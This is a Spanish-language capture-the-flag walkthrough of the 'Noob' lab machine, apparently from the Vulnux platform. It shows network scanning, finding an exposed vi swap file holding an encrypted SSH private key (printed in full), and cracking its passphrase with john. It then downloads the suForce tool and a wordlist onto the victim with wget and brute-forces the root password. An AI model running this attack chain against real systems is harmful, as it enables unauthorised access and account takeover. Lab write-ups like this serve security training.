

Máquina Noob (Vulnux)

De Ignacio Millán Ledesma Publicado el: 22 noviembre



Comenzamos con averiguar la dirección IP de la Máquina Víctima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: 10.0.2.0/24 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:66:1a:f3	1	60	PCS Systemtechnik GmbH
10.0.2.26	08:00:27:4e:08:ee	1	60	PCS Systemtechnik GmbH

- Kali (Máquina Atacante): 10.0.2.4
- Máquina Víctima: 10.0.2.26

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.26
```

```
PING 10.0.2.26 (10.0.2.26) 56(84) bytes of data:
64 bytes from 10.0.2.26: icmp_seq=1 ttl=64 time=0.651 ms

— 10.0.2.26 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.651/0.651/0.651/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

```
$ nmap -Pn 10.0.2.26 -sVC
```

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-16 20:48 CET
Nmap scan report for 10.0.2.26
Host is up (0.00020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
|_ssh-hostkey:
|_ 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|_ 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:4E:00:EE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.19 seconds

```

Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre por el puerto 80.



A continuación, realizamos con la herramienta **gobuster** un fuzzing web por extensiones, para ello ejecutamos el siguiente comando:

```
$ gobuster dir -u http://10.0.2.26:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x html,php,txt,js
```


```

/.html      (Status: 403)
/index.html (Status: 200)
/notes.txt  (Status: 200)
/.html      (Status: 403)
/server-status (Status: 403)

```

Encontramos el archivo **notes.txt**.

Accedemos a este archivo.



Nos encontramos con el siguiente mensaje de **Diego** "Al configurar SSH, cerré el editor por error y perdí la clave... no la encuentro.", investigando un poco sobre el editor **vi**, encuentro que es posible la recuperación del archivo si el editor tuvo tiempo de crear un archivo swap los cuales tienen la extensión **.swp**.


A continuación, volvemos a realizar con la herramienta **gobuster** un fuzzing web por esta extensión, para ello ejecutamos el siguiente comando:

```
$ gobuster dir -u http://10.0.2.26:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x swp
```

```
/.hta.swp (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/.htaccess.swp (Status: 403)
/.htaccess (Status: 403)
/.htpasswd.swp (Status: 403)
/id_rsa.swp (Status: 200)
/index.html (Status: 200)
/server-status (Status: 403)
```

Encontramos el archivo **id_rsa.swp**.

Accedemos a este archivo.



Nos la copiamos en un archivo, para ello ejecutamos el siguiente comando:

```
$ nano id_rsa
```

```
GNU nano 8.4
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC,5FB6DAB10833FB47

wyx0cnQnbD8irngLK6052ClihBJPTKpjbQdqfB/AbIly8Ctm0AAib5Ej6VH9UMKy
FEFFemgiN2Wpxz3vPq6RI470BL+2BXbqh03yNGwCkmHiStWQ8AlhXdh+z5cP8xoT
/3wTzXQsCMT2sCwv0s2QoKXTEzd8RF6SqjD2ambSkzZMCoo+dYHw4+2PnbUIxR3s
VSJsNxiouNu9uUT+MpvKyfvpW1jfe/lcyEYWHFhllIjyLYqmZDEumhfMu3Q2ji7c
XjAuzgapP11+uSnzFLQo8DrSdmhmYJV+xYpKBiQLAZcsiwTzuyYz0CQhpVa7z9P6
rob+yzlwG/7erGjDb6wg/UJwDcjPn+T9mPrU0fZDF13iJNG9sE00G80hd6QwPiFj
mlW++fLEtYTC+ww56Q1GpLDZn4yDziABRnRkYjHJnPxZjPzFq+1hMc60EyIst02
fn/C0Q6oZtYdLleb15/jhlX1gKH70L8a8ecmgmmYaS3ikMdHwZinU8whL4Pcrf88
We71WkrkFkuPlF2afLDehYSLJxeT2cJ+H9LGkEsFGL4JtoT4uyjsREiqC0Q3BlsD
7fA4t4k7quxq9q6A5YJQc8pDKW06f/poDTBHxeK4Urzwh4gMjLWxuImTpvG3mydp
Z8FdMg0/AyWa7Zq8DACEZoDxY6IwwwJ2vcaSremVBLA2vkQqZsG1Df2wDlFF+/P0
PMUNDdshRx92IHnzinM+AM3HilxDKV1vwjMjOJJH1blb1sNIHUT85P90Ewn5NEgE
ACl3fK/GkOU9KX0gGfKXwmWqrFkelITEhGpi7s9j5Ysvbq4fTszzxt8UuM/gdTUF
7GPJCOe/h3oudznytN6j2N6Z15S0GG2j8+xUfgAbW/+IxcDpVqGWESKtJ7VfbxR
skQ3UIAUm+fLRQ6T9+NIzHRuqts9EXUMkXjoDI5Y56ZYU04o0ezuvDzgy/GxVNeC
eLDEo8/IY77HjoQxP3a+AfeYFH26x4JVgF43RXSqdYGL62IqAjmdNnRM91XZJUY7
nNsnTyYDmQaAZLY2KQfiYQkUV4q6sGVmcwzM+ryTAIQJlmybo+OCKZgg4Zx0jofM
axd1DhxHbC/Y2CdkB60N9fJdQSKqYjGPK7dDI/JBevrphpp+6ZMDeP8oERRyI8mX
aldVMWV3VcvR6Vs/x2/ogI6EBn1CA2V0ooTtV77zKRHdcDLU2Hmi0SRNCXvwLDi0
qPLJRBwSE+wwMgDAKSU+Yv51tHq7pCkeqzMBvD6E5kFyvHhX12YmYj4EYPiz80YP
dyw7aG8b8tICRoYRN3FjFH5kh1/PXWOflTlbdHmYE6vNgpo8mrNNfEzT6zeXKXj
ExJHVZ3v9+7rhPXUZas0NogZrm9w9fOPSMFrVdNZsrZsrWAukfG+wCKVdzy5AvL
bHefHgEM5ZC8v4+Kg7nsFjM6DHWn5y+lFb15TYptWApZ7+2UWHGhu3a1lZvxSFGi
iwEjH8lsCo8IBsRIRKrae6RpuQhVlm1fRZqf0yFuv2W2KjUGMqCinxn/7o7rY/d3
lSzie14zwDkhZTWB+iZtaJ7aSUJ6CKJb5sTta7HqSSgutGAX80Ao3g=
-----END RSA PRIVATE KEY-----
```

Extraemos el hash del fichero *id_rsa* con la herramienta **ssh2john**, para ello ejecutamos el siguiente comando:

```
$ ssh2john id_rsa > id_rsa.hash
```

A continuación, intentamos crackearlo, para ello utilizamos la herramienta **john** indicando el diccionario *rockyou*, para ello ejecutamos el siguiente comando:

```
$ john id_rsa.hash --wordlist=rockyou.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sandiego (id_rsa)
lg 0:00:00:00 DONE (2025-11-16 21:17) 33.33g/s 105600p/s 105600c/s 105600C/s starbucks..heaven1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Y obtenemos la contraseña **sandiego**.

Una vez crackeada la contraseña utilizamos el fichero *id_rsa* para conectarnos via **ssh** a la Máquina víctima, para ello ejecutamos los siguientes comandos:

```
$ chmod 600 id_rsa
```

```
$ ssh -i id_rsa diego@10.0.2.26
```

```
Enter passphrase for key 'id_rsa':
Linux noob 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64
Last login: Mon May 22 13:56:42 2023 from 192.168.1.10
diego@noob:~$
```

Introducimos la contraseña obtenida anteriormente.

¡¡¡Somos **diego**!!!

Enumerando el sistema no encontramos nada de lo que podamos abusar para escalar privilegios, por lo tanto con la ayuda de la herramienta **suForce** intentamos crackear la contraseña del usuario **root**. la cual nos la descargamos desde su repositorio en la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ wget https://raw.githubusercontent.com/d4t4s3c/suForce/refs/heads/main/suForce
```

A continuación, le damos permiso de ejecución, para ello ejecutamos el siguiente comando:

```
$ chmod +x suForce
```

Nos pasamos también el diccionario **rockyou**, para ello primeramente en nuestra Máquina Atacante nos montamos un servidor **HTTP** con **python**, para ello ejecutamos el siguiente comando:

```
$ python3 -m http.server 80
```

En la Máquina Víctima nos lo descargamos, para ello ejecutamos el siguiente comando:

```
$ wget http://10.0.2.4/rockyou.txt
```

A continuación, ejecutamos la herramienta **suForce** indicándole con la opción **-u** el usuario, y con la opción **-w** el diccionario:

```
$ ./suForce -u root -w rockyou.txt
```

```
SALT
code: d4t4s3c    version: v1.0.0

🎯 Username | root
📖 Wordlist | rockyou.txt
🔍 Status   | 3267/14344392/0%/rootbeer
🏠 Password | rootbeer
```

Obtenemos la contraseña **rootbeer**.

Nos cambiamos al usuario root, para ello ejecutamos el siguiente comando:

`$ su root`

```
root@noob:/home/diego# whoami  
root
```

Introducimos la contraseña obtenida anteriormente.

¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.